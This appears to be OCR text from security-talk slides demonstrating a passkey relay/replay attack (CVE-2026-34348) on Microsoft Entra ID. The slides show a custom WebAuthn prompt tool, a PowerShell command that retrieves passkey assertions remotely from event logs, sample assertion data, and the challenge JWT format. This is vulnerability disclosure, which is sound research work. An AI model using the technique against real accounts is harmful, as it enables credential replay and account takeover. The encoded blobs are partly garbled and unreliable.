
Authentication Flow – Challenge / Response





Relying Party + User Verification Binding



W3C WebAuthn Specification – Security First



Passkey Injector UI: Custom WebAuthn Prompts



Passkey UI: WIN32 WebAuthn API

Passkey UI (Not Responding)

Load Default OptionsHelp

Windows API InformationRegistrationAuthenticationPlatform CredentialsAuthenticatorsEvent Log

Assertion Options

Relying party:login.microsoft.comU2F AppID:

Authenticator:AnyCredential hint:NoneRemote web origin:

User verification:RequiredLarge blob operation:None☐ Get credential blob☐ Browser in private modeTimeout: 120 sGenerate challenge

Challenge:

Ty5leUowZVhBaU9pSktWMVFpTENKaGJHY2lPaUpTVXpJMU5pSXNjbmcxZENjNklqVlBaamxRTlVZNvowTkrkME50UmpKQ1QwaElIRVJFVVMxRWf5SjkuZXlKaGRXUWlPaUoxY200NmJXbGpjbTl6YjJaME9tWnBaRzg2W
TJoaGJHeGxibWRsSWl3aWYFTnpJam9pYUhsMGNITTZMeTlZyJkcGJpNXRv055YjNOdlpuUXVZMjI0SWl3aWFXRjBJam94TmBNU1qYzNOVFE0TENKdVltWWIPakUyTURreU56YzFORGdzSW1WNGNDSTZNVFI3T1RJ
M056ZzBPSDAubDNyeF9JTnNLT0hsZTR5azdvSmk3MG0yMUNsV2lWwWkUMGxRdVhJbWZ0N1RMX0ppcTRpc0Uza05vRjR6X0cyYlFhdDdaOG55dVRZamNkTmsxSm5OT0k1ZXBMMUlwNkR4N21OU05sZ3ZlWWWhKR05f
aVB4RC1lOVJkVXJvNjIPLWx1cHRPUjVQX3B6dUwU0dGTFEwLXBZUHE5NzIhEVmI2ZF9pMhYxbjBkKd3bkxIME5b3ZREJzR1E1YzFvMUhNSDNBdEltZjI0Zk9McHBOT2s3WXM5OXIldFM5VkFwcTNmbG5vT3VxWVpX
QzBDMnJjNXpsdzAwR3p5OGV6NWZra010SDNKRgpmBWZ1aWxfb1RCc20yQUJlYXNjZXRlUjUwMGxsWXcteXlBTDIISU1LeIM1TU01aDhpb1lFakxzIRGblpJandUVERpOHV3SG1LMkVueFpn

Large blob:

HMAC secret salt 1:8A8F1518100B3EB2F6DD0BF5D72E5BA7DFEB71591ED13CD60D903F9A6B99EGenerateHMAC secret salt 2:Generate

Authenticate

Sign with File

Response

{
 "id": "5B4QTDkm-0C0nJk7KAsUa7d3r914aq5H-eVChLSsejM",
 "rawId": "5B4QTDkm-0C0nJk7KAsUa7d3r914aq5H-eVChLSsejM",
 "response": {
 "authenticatorData": "NWye1KCTIblpXx6vkYID8bVfaJ2mH7yWGEwVfdpoDIEFAAAAYA",
 "signature": "MEQCIBKQW7RsePaF6EymNFpZKXzEFwvjYFX7c-lk8_p06s58AiBrCyYWBglnsMVUXTjQTA_04fDC3_ELYQVvK1Y77tiQGw",
 "userHandle": "0XqaPaVaRbsMVE6St7IOaVDB8oVhpNBZ2_w-FNSiemw",
 "clientDataJSON": "eyJ0eXBlljoid2ViYXV0aG4uZ2V0liwiY2hhbGxlbmdlljoiVHk1bGVVb3daVmhmCYVU5cFNRdFdvNkZwVEVOS2FH5khZMmxQYVVV",
 },
 "type": "public-key",
 "clientExtensionResults": {
 "hmacGetSecret": {
 "output1": "vC2iFLb0Gc8XlGnoCtw9b8XHVSbpyYZVIVQwyWY4C0="",
 },
 },
}

Windows Security

Sign in with a passkey

satya@microsoft.com

Passkey for login.microsoft.com

Generate

Scan your finger on the fingerprint reader.

Sign-in options

Choose a different passkey

Cancel

17


DEMO

Passkey Relay Attack PoC

CVE-2026-34348

Microsoft Entra ID Vulnerability Chain


CVE-2026-34348



DEMO

Microsoft Entra ID Passkey Replay Attack

Privileged Identity Separation + Single Authenticator



Remote Assertion Retrieval – Event Log Readers

```
PowerShell
PS > .\Get-PasskeyAssertionEvent.ps1 -ComputerName GRAY

Time           : 5/11/2026 11:31:16 AM
UserId         : S-1-5-21-1084105731-826279734-3585910670-1001
UserName       : GRAY\Michael
ProcessId      : 62212
ProcessName    : PasskeyUI
ThreadId       : 7904
Origin         : https://login.microsoft.com
PublicKeyCredential : {"id":"5B4QTDkm-0C0nJk7KAsUa7d3r914aq5H-eVChLSsejM","rawId":"5B4QTDkm-0C0nJk7KAsUa7d3r914aq5H-eVChLSsejM","type":"public-key","authenticatorAttachment":"platform","response":{"clientDataJSON":"eyJ0eXB1Ijoia2ViYXV0aG4uZ2V0IiwiaY2hhbGxlbmdlIjoiaVhk1bGVVb3daVmhcYVU5cFNrdFdNVkZwVEVOS2FHShkZMmxQYVVwVFZYcEpNVTVwU1h0SmJtY3haRU5KTmtscVZsQmFhbXhSVGxwWk5Wb3dUa1JrTUU1MFVtcEtRMVF3YUVsbFJWSkZWVk14UldGNVNqa3VaWGxLYUdSWFVXbFBhVW94WTIwME5tSlhiR3BqYlRsNllqSmFNRTl0V25CYVJ6ZzJXVEpvYUdKSGVHeGlicV1JzU1dsM2FXRllUbNkYw05cFlVaFNnR05JVFRAwVUUbHpZakprY0dKcE5YUmhWMDU1WpOT2RscHVVWFZaTWpsMFNXbDNhV0ZYUmpCSmFtOTRUBXBCTlUxcVl6Tk9WRkUwVEVOS2RwbHRXV2xQYwtVeVRVUnJlVTU2WXPgt1JHZHpTVzFXTkdORFNUWk5WRmwzVDFSSk0wNTZaekJQU0RBdWJETnlRjlkVG50TFQwaHNaVFI1YXpkdltazNNRzB5TVV0c1YybFdXa2xKTUd4UmRWaEpiV1owTjFSTVgwcHBjVFJwYzBVemEwNXZSaLI2WDBjeVlsRmhkRGRhT0c1NWRWUlpbU5rVG1zeFNtNU9UMGsxWlhCTU1VSXd0a1I0TjIxT1UwNXNaM1psV1doS1IwNWZhVkI0UkMxbE9WSmtWEp2TmpsUEExXedFjSFJQVWpUUVgzQjZkVXBXVTBkR1RGRXdmWEJaVUhFNU56bEVWbUkyWkY5cE1IWxhiakJLYWtkM2JreElNVkU1YjNaUlNFSnpsSMUxXpGdk1VaE5TRE5CZEVsdFpqSTBaazlNY0hCT1QyczNXWE01T1hsSWRGTTVWaz0Z3Y1R0bWJHNXZUM1Z4V1ZwWFF6QkRNbkp qTlhwc2R6QXdSM3A1T0dWNk5XWnJhMDEwU0ROS1JHcG1iV1oxYVd4ZmIxUkNjMjB5UVVJd1gxWTV0alp4UmxKdU1HeHNXWGN0ZVhsQlREbElTVTFMZWxNMVRVMDFhRGhwYjFsRmFreHJabFJHYmxwSmFuZGVWRVJwT0hWM1NHMUxNa1Z1ZUZwbiIsIm9yaWdpbiI6Imh0dHBzOi8vbG9naW4ubWljcm9zb2Z0LmNvbSIsImNybnNzT3JpZ2luIjpmYWxzZX0","authenticatorData":"NWye1KCTIbLpXx6vkYID8bVfaJ2mH7yWGEwVfdpoDIEFAAAaA","signature":"MEUCIGfpfD82B8iH_AkWUvC9pGPkRQNN8VBCftglGVnaThDwAiEAz7oWW2ZPos1WZkTdFr-WNYhlpd9fAYWb8oU8-At42dk","userHandle":"0XqaPaVaRbsMVE6St7IOaVDB8oVhpNBZ2_w-FNSiemw"},"clientExtensionResults":{}}
```


Entra ID Challenge Validity = 10 minutes

https://portal.azure.com

Sign-in failed

Error code: invalid_request

Error message: invalid_request:
invalid_request: AADSTS135018:
Invalid challenge received from fido
assertion. Trace ID: 80fc2022-09ce-
4b20-84cd-1c34fc623d00 Correlation
ID: 019bcdaf-08b4-748d-9c9f-
bb6a31768835 Timestamp: 2026-01-
17 20:40:39Z



[Learn more about the error](#) >

JWT ≠ NONCE

```
{  
  "typ": "JWT",  
  "alg": "RS256",  
  "x5t": "PcX98GX420T1X6sBDkzhQmqgwMU"  
}
```

```
{  
  "aud": "urn:microsoft:fido:challenge",  
  "iss": "https://login.microsoft.com",  
  "iat": 1768947547,  
  "nbf": 1768947547,  
  "exp": 1768947847  
}
```

Signature Counter for Device-Bound Passkeys

 Passkey UI

Load Default Options

Help

Windows API Information

Registration

Authentication

Platform Credentials

Authenticators

Event Log

 Load Events

Passkey Operations

Time Started	Type	Relying Party	Provider	Product	Counter	User Name
2026-05-09 23:49:38	Authentication	login.microsoft.com	MicrosoftPlatformProvider		103	
2026-05-09 19:13:33	Authentication	github.com	MicrosoftPlatformProvider		117	
2026-05-08 02:28:00	Authentication	login.microsoft.com	MicrosoftPlatformProvider		102	
2026-05-06 10:01:17	Authentication	login.microsoft.com	MicrosoftPlatformProvider		101	
2026-05-05 22:03:18	Authentication	login.microsoft.com	MicrosoftCtapHidProvider	YubiKey FIDO	238	
2026-05-05 22:02:56	Authentication	login.microsoft.com	MicrosoftCtapHidProvider	YubiKey FIDO	222	

Partial Fix in May 2026

Sign-in failed

